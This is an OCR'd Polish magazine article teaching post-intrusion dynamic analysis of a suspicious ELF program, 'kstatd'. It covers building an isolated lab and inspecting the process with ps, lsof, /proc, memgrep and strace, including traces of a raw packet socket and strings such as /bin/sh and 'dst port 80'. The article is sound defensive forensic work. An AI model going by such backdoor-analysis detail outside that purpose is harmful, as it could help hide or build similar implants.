
Reverse engineering – analiza dynamiczna kodu wykonywalnego ELF

Marek Janiczek



Analiza dynamiczna kodu wykonywalnego ELF daje więcej możliwości niż analiza statyczna – umożliwia wpływ na działanie badanego programu. Jej przeprowadzenie nie jest trudne, ale dla bezpieczeństwa wymaga stworzenia odizolowanego środowiska.

W analizie powłamaniowej można wyróżnić dwa główne podejścia do problemu inżynierii odwrotnej podejrzanego programu wykonywalnego. Pierwszym z nich jest analiza statyczna, która charakteryzuje się tym, że analizowany program nie jest uruchamiany, a przy badaniu opieramy się wyłącznie na zawartości, logice i zastosowanych mechanizmach (patrz Artykuł *Inżynieria odwrotna kodu wykonywalnego ELF w analizie powłamaniowej*, *hakin9* 6/2004). Drugim podejściem jest analiza dynamiczna, czyli próby kontrolowanego uruchomienia podejrzanego programu i monitorowania jego działań. Cechą charakterystyczną analizy dynamicznej jest możliwość wpływu na działanie i przebieg wykonywania analizowanego programu.

Analizie zostanie poddany podejrzany program *kstatd*, odnaleziony w skompromitowanym systemie. Poza opisem technik i narzędzi przydatnych w analizie przedstawimy klasyczne problemy, na które można się natknąć w trakcie przeprowadzania badań. Pewne elementy zaprezentowanej analizy dynamicznej będą przydatne do gromadzenia dowodów ze skompromitowanego systemu lub w trakcie przeprowadzania tzw. *live forensic analysis* czyli analizy powłamaniowej na żywo.

Środowisko analizy

Jeśli decydujemy się na przeprowadzenie analizy dynamicznej podejrzanego pliku wykonywalnego, musimy być świadomi możliwości istnienia w nim ewentualnych mechanizmów mających na celu jej utrudnienie lub wprowadzenie w błąd osoby ją przeprowadzającej (patrz Ramka *Techniki utrudniania deasemblacji i debugowania*). Przewidzenie zachowania badanego programu może być trudne – konieczne jest więc przygo-

Z artykułu nauczysz się...

- jak przeprowadzić dynamiczną analizę kodu wykonywalnego ELF,
- jak korzystać z debuggera *gdb*.

Powinieneś wiedzieć...

- powinieneś znać język programowania C,
- powinieneś znać przynajmniej podstawy języka Asembler,
- powinieneś umieć korzystać z linii poleceń systemów uniksowych.

Bezpieczny poligon

Środowisko sieciowe, w którym zamierzamy przeprowadzać analizę dynamiczną musi być odseparowane fizycznie lub logicznie (VLAN, reguły systemu firewall) od innych naszych sieci. Jeżeli przypuszczamy, że analizowany program może wchodzić w interakcję z systemami w Internecie, opcjonalnie można dopuścić realizację połączeń zewnętrznych.

W takim wypadku w odseparowanym środowisku sieciowym poza systemem, w którym będzie przeprowadzana analiza, powinien znajdować się również host pełniący rolę sniffera ruchu sieciowego oraz host, do którego będzie można przesłać ewentualne wyniki analizy.


Konfiguracja systemu operacyjnego, w którym będzie przeprowadzana analiza powinna być jak najbardziej zbliżona do tego, w którym został odnaleziony podejrzany program. Jest to szczególnie istotne, jeżeli podejrzany program jest skompilowany dynamicznie i do jego poprawnego działania niezbędne będą właściwe biblioteki współdzielone.

Dobrym pomysłem jest również zastosowanie narzędzi typu *Tripwire* lub *AIDE* do utworzenia sum kryptograficznych plików. Wygenerowane sumy kryptograficzne można wykorzystać w późniejszej analizie do weryfikacji integralności plików na różnych jej etapach i wykrycia ewentualnych zmian wprowadzonych przez analizowany program. Można również zastosować bardziej zaawansowane narzędzia typu *SAMHAIN* lub *Osiris*, które oprócz weryfikacji integralności plików umożliwiają również weryfikację integralności struktur jądra systemu. Dla zachowania pewności, że użyte do analizy narzędzia nie zostały zmodyfikowane w sposób przez nas niekontrolowany, powinno się stosować narzędzia znajdujące się na zewnętrznym nośniku zabezpieczonym przed zapisem, na przykład na *hakin9.live*.

Środowisko systemu operacyjnego, w którym będzie przeprowadzana analiza, niekoniecznie musi być fizycznym hostem w sieci. Interesującą alternatywą jest zastosowanie oprogramowania umożliwiającego emulowanie innego hosta. Przykładem tego typu oprogramowania jest *VMware* – daje możliwość łatwego tworzenia i odtwarzania kopii środowiska systemu (wszystkie informacje o wirtualnym systemie przechowywane są w kilku plikach). Inną jego zaletą jest możliwość tworzenia zrzutów (snapshotów) stanu systemu i cofania zmian do zapamiętanego stanu oraz możliwość przełączania pracy dysku wirtualnego hosta z trybu pracy *Persistent* do trybu *Non Persistent*. W efekcie wszystkie zmiany, które zostały wprowadzone w trakcie pracy systemu nie zostają utrwalone i po restarcie system wróci do stanu pierwotnego.

towanie wyizolowanego środowiska sieciowego i systemu, w którym będzie można bezpiecznie przeprowadzić kontrolowane uruchomienie oraz obserwację wykonywanych działań (patrz Ramka *Bezpieczny poligon*).

W naszej analizie użyjemy dwóch hostów znajdujących się w odseparowanej fizycznie sieci (patrz Rysunek 1). Na pierwszym będzie zainstalowane oprogramowanie *VMware*, natomiast drugi to zaufany system z zainstalowanym snifferem (do niego będziemy również przesyłać wyniki analizy). W środowisku *VMware* zostanie stworzony wirtualny host z systemem operacyjnym Red Hat Linux 7.3 (wersja systemu, w którym odnaleziono podejrzany program). Aby ułatwić podsłuch ruchu, hosty połączone będą w sieć poprzez koncentrator (hub).



Rysunek 1. *Schemat środowiska analizy*

Po dokonaniu wszystkich niezbędnych przygotowań, w systemie, w którym będzie przeprowadzana analiza, generujemy za pomocą *AIDE* sumy kryptograficzne wszystkich ważniejszych elementów, a następnie eksportujemy je do zaufanego hosta. Do tak przygotowanego środowiska kopiujemy program, który ma zostać poddany analizie i przełączamy tryb pracy dysku wirtualnego na *Non Persistent*. System jest gotowy do analizy.

Analiza dynamiczna kodu wykonywalnego

Proces analizy przeprowadzimy w trzech etapach (patrz Rysunek 2). W pierwszym uruchomimy analizowany program w standardowy sposób (bez stosowania mechanizmów śledzących) i dokonamy jego ogólnej oceny na podstawie informacji dostępnych w systemie operacyjnym. W drugim podejmiemy próbę śledzenia wywołań funkcji systemowych, natomiast w trzecim będziemy obserwować działanie programu z wykorzystaniem debuggera. Każdy kolejny etap umożliwi uzyskanie bardziej szczegółowych informacji o analizowanym programie.

Po zakończeniu każdego z etapów będzie można weryfikować sumy kryptograficzne plików oraz restartować system w celu upewnienia się, że analizowany program nie dokonał zmian, które mogłyby mieć negatywny wpływ na wyniki uzyskiwane w późniejszych krokach.

Etap I – standardowe uruchomienie programu

W pierwszym etapie dokonamy powierzchownej charakterystyki analizowanego programu. Do rozpozna-

Listing 1. *Informacje uzyskane za pomocą polecenia ps*


```
# ps ax -o pid,%cpu,%mem,stat,caught,ignored,blocked,eip,esp,stackp,flags,wchan,tty,cmd
  PID %CPU %MEM STAT            CAUGHT           IGNORED          BLOCKED       EIP       ESP    STACKP    F WCHAN              CMD
7058  0.0  0.3 S    0000000000014022 8000000000200000 0000000000000000 080622c2 bffff8ec bffffb80 040 schedule_timeout  ./kstatd
…
```

nia jego typu i uzyskania podstawowych informacji zastosujemy polecenie *file*.

Jedną z ważniejszych informacji jest metoda kompilacji analizowanego programu. Jak można zauważyć, program, który zostanie poddany analizie jest skompilowany statycznie:

```
# file kstatd
kstatd: ELF 32-bit
  LSB executable,
  Intel 80386,
  version 1 (SYSV),
  statically linked, stripped
```

Przejdziemy teraz do uruchomienia programu i analizy informacji, które można uzyskać ze struktur danych przechowywanych w systemie operacyjnym. Do takich informacji na pewno należy wynik działania polecenia *ps*, umożliwiającego uzyskanie m.in. informacji o obciążeniu procesora (`%CPU`), zajętości pamięci (`%MEM`) i stanie działania procesu (`STAT`), które wskażą aktyw-



Rysunek 2. *Przebieg analizy dynamicznej*

ność analizowanego procesu. Informacje o przechwyconych (CAUGHT), ignorowanych (IGNORED) i blokowanych (BLOCKED) sygnałach pokażą, w jaki sposób analizowany proces zamierza reagować na wysyłane do niego sygnały. Stan rejestru procesora *%eip* (EIP) wskaże adres aktualnie wykonywanej instrukcji. Wartość pola STACKP wskaże lokalizację dna stosu, natomiast rejestr *%esp* (ESP) adres jego aktualnego wierzchołka. Ponadto z wyników polecenia *ps* (pole WCHAN) będziemy mogli uzyskać informacje dotyczące nazwy lub adresu funkcji (tzw. kanału), w której proces może być uśpiony (proces o statusie Running w polu WCHAN ma myślnik). Pole oznaczone literą F (FLAGS) określa aktualne flagi procesu.

W celu obserwacji zachowania procesu, polecenie *ps* można uruchomić kilkukrotnie. Można też zastosować narzędzie typu *top*, odświeżające widok aktualnej listy procesów co pewien określony czas. Uruchommy więc polecenie *ps* z odpowiednimi argumentami (patrz Listing 1).

Przyjrzyjmy się uzyskanym informacjom. Obciążenie procesora i stan procesu *kstatd* wskazują, że w chwili uruchomienia polecenia *ps* nie wykonywał on żadnych intensywnych obliczeń i był w trybie uśpienia (funkcja `schedule_timeout()`). Ponadto kilkukrotne uruchomienie polecenia *ps* ujawniło, że nie ulega zmianie wartość rejestru *%eip* – wskazuje to, że proces oczekuje na nieokreślone jeszcze w tej chwili zdarzenie lub zasób.

Listing 2. *Informacje uzyskane za pomocą polecenia lsof*

```
# lsof -p 7058
COMMAND  PID USER   FD   TYPE DEVICE   SIZE   NODE NAME
kstatd  7058 root  cwd    DIR    8,1   4096 440795 /analysis
kstatd  7058 root  rtd    DIR    8,1   4096      2 /
kstatd  7058 root  txt    REG    8,1 522680 440796 /analysis/kstatd
kstatd  7058 root    3u  sock    0,0          13548 can't identify protocol
```

Analizując maski sygnałów możemy uzyskać informacje, które sygnały są przechwycone, ignorowane i blokowane (definicja masek: `__sigmask(sig) (((unsigned long int) 1) << (((sig) - 1) % (8 * sizeof (unsigned long int))))` z pliku */usr/include/bits/sigset.h*). Proces przechwytuje sygnały z maską: 10000 (0x17 – SIGCHLD), 4000 (0xf – SIGTERM), 20 (0x6 – SIGABRT) i 2 (0x2 – SIGINT) oraz ignoruje sygnał 200000 (0x16 – SIGTTOU). Flagi procesu (040 = forked but didn't exec) wskazują, że proces przeszedł do pracy w tle poprzez wykonanie funkcji `fork()`.

Poza informacjami uzyskanymi za pomocą polecenia *ps*, przydatne mogą okazać się dane o plikach otwartych przez proces – otwartym plikiem w systemie typu Unix może być dowolny element (np. normalny plik, katalog, pliki urządzeń, biblioteki współdzielone, strumienie, pliki sieciowe – gniazdo typu *internet* lub gniazdo typu *unix*). Do uzyskania tych informacji wykorzystamy polecenie *lsof*. Domyślnie *lsof* wyświetla listę wszystkich otwartych plików w systemie wraz z ich nazwą, typem, wielkością, własnością, nazwą i numerem PID procesu, który je otworzył. Aby przejrzeć pliki otwarte wyłącznie przez wskazany proces, należy zastosować przełącznik `-p` (patrz Listing 2).

Zwróćmy uwagę na informacje o otwartym do odczytu i zapisu (u) pliku typu gniazdo (sock) bez określonego protokołu. Ponadto na uzyskanej liście brak otwartych plików o deskryptorach 0 (standardowe wejście), 1 (standardowe wyjście) i 2 (standardowe wyjście błędów) co oznacza, że wszystkie te kanały komunikacji zostały zamknięte przez analizowany proces. Jeżeli analizowany program byłby skompilowany dynamicznie, uzyskany wynik polecenia *lsof* zawierałby również informacje o wykorzystywanych bibliotekach współdzielonych.

Innym elementem, który należałoby uznać za podstawowe źródło informacji o stanie systemu i działających w jego środowisku procesach, jest oczywiście wirtualny system plików *procfs*. Pełni on rolę interfejsu do struktur danych jądra

Wirtualny system plików procfs w Linuksie

W systemie Linux katalog */proc* to wirtualny system plików, pełniący rolę interfejsu do struktur danych jądra systemu operacyjnego. Zawarty jest w nim komplet najważniejszych informacji o procesach działających w systemie oraz o samym jądrze systemu. Katalog */proc* składa się między innymi z podkatalogów, których nazwy odpowiadają numerom PID działających procesów. W każdym z tych podkatalogów zawarte są następujące pliki:

- *cmdline* – kompletna lista parametrów przekazanych do uruchamianego procesu z linii poleceń,
- *cwd* – link do katalogu roboczego w środowisku uruchomionego procesu,
- *environ* – lista zmiennych środowiskowych uruchomionego procesu,
- *exe* – link do pliku uruchomionego programu,
- *fd* – katalog z listą deskryptorów plików otwartych przez proces, które są linkami, symbolicznymi do właściwego pliku (wartość 0 wskazuje na standardowe wejście, 1 – standardowe wyjście, 2 – standardowe wyjście błędów),
- *maps* – plik zawierający informacje o regionach pamięci zamapowanych przez proces i prawach dostępu do tych regionów,
- *mem* – dostęp do pamięci procesu przy zastosowaniu funkcji `open()`, `read()`, `fseek()`,
- *root* – nadrzędny dla uruchomionego procesu katalog systemu plików,
- *stat* – informacje statystyczne o procesie (definicja w pliku */usr/src/linux/fs/proc/array.c*),
- *statm* – informacje statystyczne o wykorzystaniu pamięci.

Listing 3. *Informacje o analizowanym programie uzyskane z katalogu /proc*

```
# more status
Name:   kstatd
State:  S (sleeping)
Tgid:   7058
Pid:    7058
PPid:   1
TracerPid:      0
Uid:    0       0       0       0
Gid:    0       0       0       0
FDSize: 32
Groups: 0 1 2 3 4 6 10
VmSize:      532 kB
VmLck:         0 kB
VmRSS:       208 kB
VmData:       20 kB
VmStk:         8 kB
VmExe:       492 kB
VmLib:         0 kB
SigPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 8000000000200000
SigCgt: 0000000000014022
CapInh: 0000000000000000
CapPrm: 00000000fffffeff
CapEff: 00000000fffffeff

# ls -la fd
total 0
dr-x------    2 root     root            0 Feb 12 20:26 .
dr-xr-xr-x    3 root     root            0 Feb 12 20:20 ..
lrwx------    1 root     root           64 Feb 12 20:26 3 -> socket:[13548]

# more maps
address           perms offset  dev   inode      pathname
08048000-080c3000 r-xp 00000000 08:01 440796     /analysis/kstatd
080c3000-080c6000 rw-p 0007b000 08:01 440796     /analysis/kstatd
080c6000-080cb000 rwxp 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

Listing 4. *Wyświetlenie segmentów pamieci procesu*

```
# memgrep -p 7058 -L
.bss    => 080c5a20
.data   => 080c3000 (5216 bytes, 5 Kbytes)
.rodata => 080a6fa0 (113544 bytes, 110 Kbytes)
.text   => 080480e0 (388768 bytes, 379 Kbytes)
stack   => bffffb80
```

systemu (patrz Ramka *Wirtualny system plików procfs w Linuksie*).

Przeglądając zawartość podkatalogu, którego nazwa odpowiada numerowi PID analizowanego procesu, można odnaleźć m.in. informacje przedstawione na Listingu 3. Jak można zauważyć, wiele z tych informacji uzyskaliśmy już wcześniej, wykorzystując polecenia *ps* i *lsof*. Jednym z nowych szczegółów są informacje o mapowaniu poszczególnych elementów programu w pamięci: zakres adresacji zajmowanej przez dany element procesu, prawa dostępu do jego poszczególnych elementów (`r` – `read`, `w` – `write`, `x` – `execute`, `s` – `shared`, `p` – `private`), przesunięcie względem początku pliku, numer urządzenia (`major`, `minor`), numer i-węzła oraz ścieżka i nazwa pliku źródłowego.

Listing 5. *Wyświetlenie zawartości segmentu .rodata*

```
# memgrep -p 7058 -d -a rodata \
  -l 700 -F printable
700 bytes starting at 080a6fa0
  (+/- 0) as printable...
080a6fa0: ......../dev/pty
080a6fb0: XX.pqrstuvwxyzPQ
080a6fc0: RST.0123456890ab
080a6fd0: cdef.tty../bin/s
080a6fe0: h.eth0.dst port
080a6ff0: 80..............
080a7000: @(#) $Header: /t
080a7010: cpdump/master/li
080a7020: bpcap/bpf/net/bp
080a7030: f_filter.c,v 1.3
080a7040: 5 2000/10/23 19:
080a7050: 32:21 fenner Exp
080a7060:  $ (LBL)........
080a7070: ................
080a7080: @(#) $Header: /t
080a7090: cpdump/master/li
080a70a0: bpcap/bpf_image.
080a70b0: c,v 1.24 2000/07
080a70c0: /11 00:37:04 ass
080a70d0: ar Exp $ (LBL)..
…
080a71a0: @(#) $Header: /t
080a71b0: cpdump/master/li
080a71c0: bpcap/etherent.c
080a71d0: ,v 1.21 2000/07/
080a71e0: 11 00:37:04 assa
080a71f0: r Exp $ (LBL)...
080a7200: @(#) $Header: /t
080a7210: cpdump/master/li
080a7220: bpcap/grammar.y,
080a7230: v 1.64 2000/10/2
080a7240: 8 10:18:40 guy E
080a7250: xp $ (LBL)..
```

W pierwszym etapie warto również przeanalizować pamięć uruchomionego programu. Dostęp do pamięci procesu można uzyskać poprzez zastosowanie funkcji `open(2)`, `read(2)` oraz `fseek(3)` na pliku *mem* zlokalizowanym w katalogu */proc/PID/*. Do przeprowadzenia analizy zawartości pamięci zastosujemy narzędzie *memgrep* (umożliwia ono również analizę zrzutów *core*). Do najważniejszych funkcji tego narzędzia należy możliwość wyświetlenia pamięci procesu począwszy od wskazanego adresu (o określonej długości i w określonym formacie) oraz przeszukiwanie pamięci procesu.

Stosując narzędzie *memgrep* do wyświetlenia segmentów pamięci analizowanego procesu (patrz Li-

Zamiast strace


Strace nie jest jedynym narzędziem, które można zastosować do śledzenia wywołań funkcji systemowych. Ciekawą alternatywą dla narzędzia *strace* może być *syscalltrack*. Narzędzie to umożliwia definiowanie wywołań, które mają być śledzone i określenie działań do wykonania, jeżeli zostanie spełnione zdefiniowane kryterium. Przykładowym działaniem może być zarejestrowanie faktu wywołania, wymuszenie niepowodzenia wywołania lub zawieszenie procesu realizującego wywołanie. *Syscalltrack* działa na poziomie jądra i ładowany jest do systemu w postaci dwóch modułów (`sct _ rules`, `sct _ hijack`). Do analizy programów skompilowanych dynamicznie, poza narzędziami *strace* i *syscalltrack*, można również wykorzystać program *ltrace*, którego główną funkcją jest śledzenie wywołań bibliotek dynamicznych.

sting 4) oraz wyświetlając zawartość drukowalnych znaków z sekcji `.rodata` (patrz Listing 5), uzyskamy wielokrotnie pojawiające się informacje o bibliotece *libpcap* (*packet capture*) – sugeruje to, że analizowany program ją wykorzystuje. Pojawiają się również łańcuchy znaków określające nazwę interfejsu sieciowego (`eth0`), urządzenia terminala `/dev/ptyXX`, powłoki systemowej `/bin/sh` oraz łańcuch znaków `dst port 80`, który może pełnić rolę filtra pakietów dla funkcji z biblioteki *libpcap*.

Na tym etapie należałoby również zweryfikować listę otwartych portów. Ponieważ zastosowaliśmy polecenie *lsof*, użycie polecenia *netstat* wydaje się w tym przypadku zbędne. Jednak aby uzyskać rzetelne informacje na temat otwartych portów, powinniśmy przeprowadzić skan portów z zaufanego hosta (np. stosując narzędzie *Nmap*). Ponadto, można dokonać weryfikacji zgodności sum kryptograficznych z wcześniej wygenerowaną bazą oraz przejrzeć logi sniffera w celu wykrycia ewentualnych prób połączeń z zewnętrznymi systemami. W analizowanym przypadku nie dostrzegliśmy jednak żadnych nowo otwartych portów, nie została też naruszona integralność plików.

Listing 6. *Śledzenie wywołań funkcji systemowych za pomocą narzędzia strace*

```
# more kstatd.out
[????????] execve("./kstatd", ["./kstatd"], [/* 19 vars */]) = 0
[08061dae] fcntl64(0, F_GETFD)          = 0
[08061dae] fcntl64(1, F_GETFD)          = 0
[08061dae] fcntl64(2, F_GETFD)          = 0
[0806090d] uname({sys="Linux", node="mlap.test.lab", ...}) = 0
[0807fd44] geteuid32()                  = 0
[08060ad4] getuid32()                   = 0
[0807fe1c] getegid32()                  = 0
[0807fdb0] getgid32()                   = 0
[08080291] brk(0)                       = 0x80c7a0c
[08080291] brk(0x80c7a2c)               = 0x80c7a2c
[08080291] brk(0x80c8000)               = 0x80c8000
[08056948] rt_sigaction(SIGCHLD, {0x8048768, [CHLD], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGABRT, {0x8048920, [ABRT], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGTERM, {0x8048920, [TERM], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGINT, {0x8048920, [INT], SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[08056948] rt_sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 8) = 0
[08062302] socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 3
[08062104] ioctl(3, 0x8915, 0xbffff9c0) = 0
[08062104] ioctl(3, 0x891b, 0xbffff9c0) = 0
[08061b4d] close(3)                     = 0
[08062302] socket(PF_PACKET, SOCK_RAW, 768) = 3
[08062104] ioctl(3, 0x8933, 0xbffff920) = 0
[08062104] ioctl(3, 0x8927, 0xbffff920) = 0
[08062104] ioctl(3, 0x8933, 0xbffff920) = 0
[08062262] bind(3, {sin_family=AF_PACKET, proto=0x03, if2, pkttype=0, addr(0)={0, }, 20) = 0
[080622e2] setsockopt(3, SOL_PACKET, PACKET_ADD_MEMBERSHIP, [2], 16) = 0
[08062104] ioctl(3, 0x8921, 0xbffff920) = 0
[080622e2] setsockopt(3, SOL_SOCKET, 0x1a /* SO_??? */, [28], 8) = 0
[08061dae] fcntl64(3, F_GETFL)          = 0x2 (flags O_RDWR)
[08061dae] fcntl64(3, F_SETFL, O_RDWR|O_NONBLOCK) = 0
[080622a2] getsockopt(3, SOL_SOCKET, SO_RCVBUF, [65535], [4]) = 0
[08061b74] read(3, 0xbffff5e0, 1024)    = -1 EAGAIN (Resource temporarily unavailable)
[08061dae] fcntl64(3, F_SETFL, O_RDWR)  = 0
[08061b4d] close(0)                     = 0
[08061b4d] close(1)                     = 0
[08061b4d] close(2)                     = 0
[08060977] fork()                       = 8022
[0806099d] _exit(0)                     = ?
```



Rysunek 3. *Sieciowy porządek bajtów – konwersja*

Również sniffer nie zarejestrował niczego interesującego.

Etap II – śledzenie wywołań funkcji systemowych i odwołań do bibliotek

W kolejnym etapie prześledzimy działania programu na podstawie analizy wywołań funkcji systemowych. Do wykonania tego działania wykorzystamy narzędzie *strace*, choć nie jest to jedyny przydatny program (patrz Ramka *Zamiast strace*).

Nazwy zarejestrowanych przez *strace* wywołań funkcji systemowych, ich argumenty i zwracane wartości wysyłane są standardowo do wyjścia błędów, mogą być jednak przekierowane do wskazanego pliku (przełącznik `-o`). Jeżeli chcemy śledzić procesy potomne tworzone przez analizowany proces, należy zastosować przełącznik (`-f`). Pomocną funkcją jest również możliwość zapisywania wyników dla każdego z nowo tworzonych procesów potomnych w odrębnych plikach (zastosowanie przełączników `-ff` oraz `-o`). Jeśli chcemy do wyniku dołączyć informacje o wartości rejestru *%eip* w chwili wywoływania funkcji systemowej, należy zastosować przełącznik `-i`. Najciekawsza dla nas jest możliwość śledzenia już działającego procesu – wystarczy użyć przełącznika `-p`, w którym należy wskazać PID procesu do śledzenia.

Uruchommy więc śledzenie analizowanego programu. Wyniki zostaną przekierowane do pliku *kstatd.out* (patrz Listing 6):

```
# strace -ff -i -o \
  kstatd.out /analysis/kstatd
```

Początkowe wpisy (od `08061dae` do `08080291`) związane są z wywołaniami funkcji systemowych w trakcie inicjalizacji procesu i nie są dla nas interesujące. Ciekawe informacje pojawiają się dopiero przy wpisie `08056948` – kilkukrotnie wywoływana jest funkcja systemowa `rt_sigaction()`, której celem jest ustalenie obsługi wybranych sygnałów. Informacje te uzyskaliśmy już wcześniej, w wyniku działania polecenia *ps*, jednak w tym przypadku (poza informacjami o przechwytywanych i ignorowanych sygnałach) można również uzyskać adresy funkcji obsługi tych sygnałów.

